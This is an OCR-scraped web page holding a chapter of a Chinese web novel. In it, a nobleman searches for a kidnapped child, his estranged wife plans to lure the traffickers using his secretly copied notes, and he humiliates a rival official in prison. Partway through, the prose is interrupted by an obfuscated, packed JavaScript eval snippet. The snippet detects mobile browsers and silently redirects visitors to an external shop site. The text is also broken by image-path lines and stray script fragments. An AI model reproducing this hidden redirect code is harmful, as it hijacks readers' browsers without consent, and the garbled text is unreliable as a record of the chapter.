文趣网 > 其他小说 > 破戒 > 63. 留下戒指第二日清晨。

    晨曦的第一缕阳光透过窗户照进屋内,光点透过屏风落在后面的床上。

    床上的人缓缓睁开眼,不自觉往旁边空落落的手臂处看去,最后视线放空,落在那一缕阳光上。

    贾二刚进来就感受到自家主子的低气压,硬着头皮,说出那句最近已经说了无数次的话。

    “小姐回来之前,您也得养好身体。”

    贾二站在一旁看着他眼下淡淡的乌青,轻叹口气。

    贾黯边穿衣边说:“昨夜有新消息吗?”

    提前做好了最坏的打算——衡儿已经被转手出去。

    派人在下面的几个州县都一一排查谁家多了同龄的三岁孩子。

    贾黯往贾二方向瞥了一眼就知道,说:“多派些人,继续扩大范围。”

    贾二低头说:“是。”

    两人前后出了书房,贾二走着走着感觉前面人停住了脚步。

    他抬起头看到贾黯眼神复杂地看向一处,顺着视线望过去,是主子和少夫人的卧房。两人婚后,除了刚开始的几天,和贾黯在大理寺没回来的夜晚,几乎都是同房睡。

    还有知道她偷偷找王大夫要避孕药,他吃醋那晚。

    与那晚不同的是,这次没人再半夜爬上他床,还自然的把他胳膊当枕头。

    贾二不知道两人又闹什么矛盾,想着可能夫妻都是这样。

    递台阶说:“要不要和少夫人一起用早膳?”

    紧闭的房门内,春花看着小姐木着脸色一口一口喝粥,心中一阵心疼。

    她虽不知道昨夜两人究竟吵了什么,可看小姐的脸色,她猜测总离不开衡儿小姐被拐的事情。

    春花叹口气说:“小姐,我去把姑爷叫过来用膳。”

    甄享柔脸上终于有了表情,放下碗,微笑说:“我没事,不用管他。我回家待几天,你帮我收拾一下。”春花走过去,像小时候那样,把小姐抱进怀里,说:“这里就我和小姐,不想笑不用笑出来。”

    脸埋进春花怀里的甄享柔抽了抽鼻子,闷闷说:“好。”

    院子里。

    贾二问出要不要和少夫人一起用晚膳那句话后,他感觉到主子脚步有一瞬间是往那里迈出的。

    迈出去的下一个瞬间,贾黯清醒过来,嘴上说:“不用,直接走。”脚步硬生生调转了个方向,贾二只好跟了上去。

    甄府此时也是乱成一锅粥。

    除了是小姐联合少爷拐卖衡儿小姐的流言,现在多了个秋月肚子里的不是少爷的种。

    甄享柔下马车的时候,只看见秋月站在门口等自己。

    甄享柔快步走过去,拦住大着肚子给自己行礼的秋月,调戏似的摸了摸她的脸,笑着说:“几天没见,怎么还瘦了?有人欺负你?”

    秋月笑着说:“有小姐罩着我,谁敢欺负我,是孩子闹得我没胃口。”

    甄享柔边往里走,边说:“畅儿对你还好吗?”

    秋月想到什么,停顿一下,点点头。

    她刚开始是看中少爷老实,心想以后多给他纳几个妾补偿他。

    相处下来,才知道他好像是真的想对自己好,也做到了。

    也许,等孩子出生后,她可以找个机会和他坦白一切。

    不待甄享柔揶揄她,余光中看到几个仆人聚集在一边对这里指指点点。

    虽听不清具体说什么,直觉是在议论一些近日的流言。

    甄享柔可以不在乎,但她不能不为孤身的秋月考虑。

    她快步走上前,沉声说:“说什么呢?不想干就领钱走人。”

    这一群人倒也没想到好脾气的小姐能当众发威,一个个对上眼神,弯腰低头不语。

    甄享柔皱眉说:“把心思放在正事上,甄府庙小,容不下大佛。告诉所有人,再有一次被抓到议论主子,通通都赶出府去。”

    众人齐声说:“是。”

    甄府主子少,活少,比起外面来说,给的银子也是最多。

    谁想不开,才会再三去触霉头。

    甄享柔的书房内。

    刚走进来,没了外人,只剩她们三个人。

    冬梅原形毕露,“哇~这里还是小姐走之前的布置,好怀念。”甄享柔看着往日的带流苏花边的粉坐垫,露出真心的笑容。

    当时是发生什么事了?

    只记得自己决定在这里好好过下去。

    秋月看着冬梅露出久违的孩子气,笑着说:“那你回来住啊。”

    冬梅撅着嘴,说:“你以为我不想啊,你都不知道,现在姑爷脸有多臭,昨晚还睡书房——”

    甄享柔出口打断她,“冬梅!”

    冬梅噤声,扶着秋月坐在了椅子上。

    秋月看着坐在书桌后的小姐说:“小姐,你要回来住几天,过几日嫩香椿就送来了,我给小姐做香椿炒蛋。”

    冬梅有了吃就什么都忘了,抢着说:“好啊,小姐收拾了好多件衣服回来的。”

    书桌后的甄享柔淡淡说:“我不在这住,我需要你们帮我一个忙。”

    秋月和冬梅对视一眼,都有种不好的预感。

    果然,甄享柔继续说:“你们帮我找一家独居的寡妇家,我在里面住几天。”

    “小姐!”

    谁不知道,现在除了小孩,人贩子最爱找上门的就是独居寡妇。

    有些胆小的寡妇不顾名声,深夜宁愿躲在邻居的房间内,也不愿回家住。

    秋月快速反应过来,一把拽住要上前的冬梅,对着小姐说:“就算要找衡儿小姐,这样也太危险了。里面什么样,我们都是没有数的。”

    冬梅不忍心硬掰开秋月攥得发白的手指,站在原地,说:“小姐,有什么事咱们慢慢商量。秋月说得对,这太危险了。”

    她也喜欢衡儿小姐,为她感到不幸。

    可自己小姐的安危更重要。甄享柔摇摇头,说:“衡儿一个小孩,晚一天,她就害怕一天。时间不等人。”

    秋月想了想,说:“可是我们不知道人贩子下一个目标是哪里,总不能坐着等。”

    甄享柔从袖子里抽出一张纸,夹在手指间冲她们晃了晃,笑着说:“贾黯知道。”

    她趁贾黯出去的时候,偷偷进去他书房翻了翻,找到了他们对人贩子下手规律的总结,抄录下来。

    按照上面的来,总能等到守株待兔的时候。

    大理寺狱内。

    冤家路窄,李大人远远看见来人,加快步伐走了上去。

    李大人拱手说:“贾大人,不知道来我的犯人这里,有何贵干?”

    他的重音放在“我的”两个字上。

    贾黯没心思理会他的得意,快速说:“我是大理寺少卿,有职责审问所有犯人。”可眼前人没有让路的意思,仍要笑不笑挡在贾黯身前。

    贾黯看他,说:“你要什么?”

    李大人最讨厌的就是他这副高高在上的施舍态度。小时候目睹母亲靠邻居的施舍供养自己读书,从那时开始,心中暗暗发誓,他要让所有看不起他的人刮目相看。

    可这个人总是不把人放在眼里,现在好了,也有他求他的时候。

    李大人痛快地说:“我要你跪下求我。”

    两人身后各自跟着的护卫都是一惊。

    这李大人莫不是疯了?

    本就安静的大理寺狱内更是安静了一瞬。

    随后传来贾黯的冷笑。

    贾黯看着他洋洋得意的样子,冷笑一声,说:“你也配?”

    说完,不待眼前人继续痴心妄想,上前越过他,一脚踹在他后面的腿窝上。

    李大人本就是手无缚鸡之力的读书人,贾黯又夹杂着几分发泄的力道。

    两个护卫来不及动手扶,只见李大人五官狰狞着,“扑通”一声,双膝跪倒在地上。

    李大人捂着膝盖,仰头瞪着始作俑者。

    贾黯皱眉瞥了眼自己的鞋尖,说:“脏了。”踹了人,还当面骂人脏。

    两边的护卫都低头当没看见,也没人敢动。

    李大人气得要上手打他。

    贾黯轻轻往后一退,没让他碰到一点,垂下眼皮看他,说:“那几个犯人就当李大人送我的赔礼,多谢。”

    说完,转身就走。

    仍跪在地上的李大人冲着他离去的方向大吼:“贾黯!你一定会遭报应的!”

    跟在身后的护卫听见后,悄悄去看贾黯的脸色。

    没想到,贾黯听到后,嘴角反而上扬,吓得护卫打了个寒颤。

    护卫心想:这都春天了,怎么突然这么冷。<

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17879448|209731||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    p>报应?贾黯不信因果报应,不信前世今生。

    不过是一些失败的人,给自己找补罢了。

    失败的人,才爱用一些冠冕堂皇的话给自己找心理安慰。

    过了不知道多久,贾二终于在门口等到主子出来。

    他熟练地上前递上手帕。

    不等贾二开口,贾黯边擦手边说:“和她说一声,我晚上不回去了,让她不用等我。”

    两人之前再吵架,也就间隔一夜。

    贾二抿嘴笑着说:“那个……上午家里有人来说过,少夫人回娘家了。”

    贾黯擦手的动作一顿,随即说:“你去接她回来。”

    贾二为难地说:“听说少夫人装了一大车衣服,许是要住上一阵儿。”

    看到贾黯皱起来地眉头,贾二立马又说:“说不定是担心秋月怀着孩子不方便,去陪她一阵,很快就回来。”

    刚说完,就想扇自己嘴。

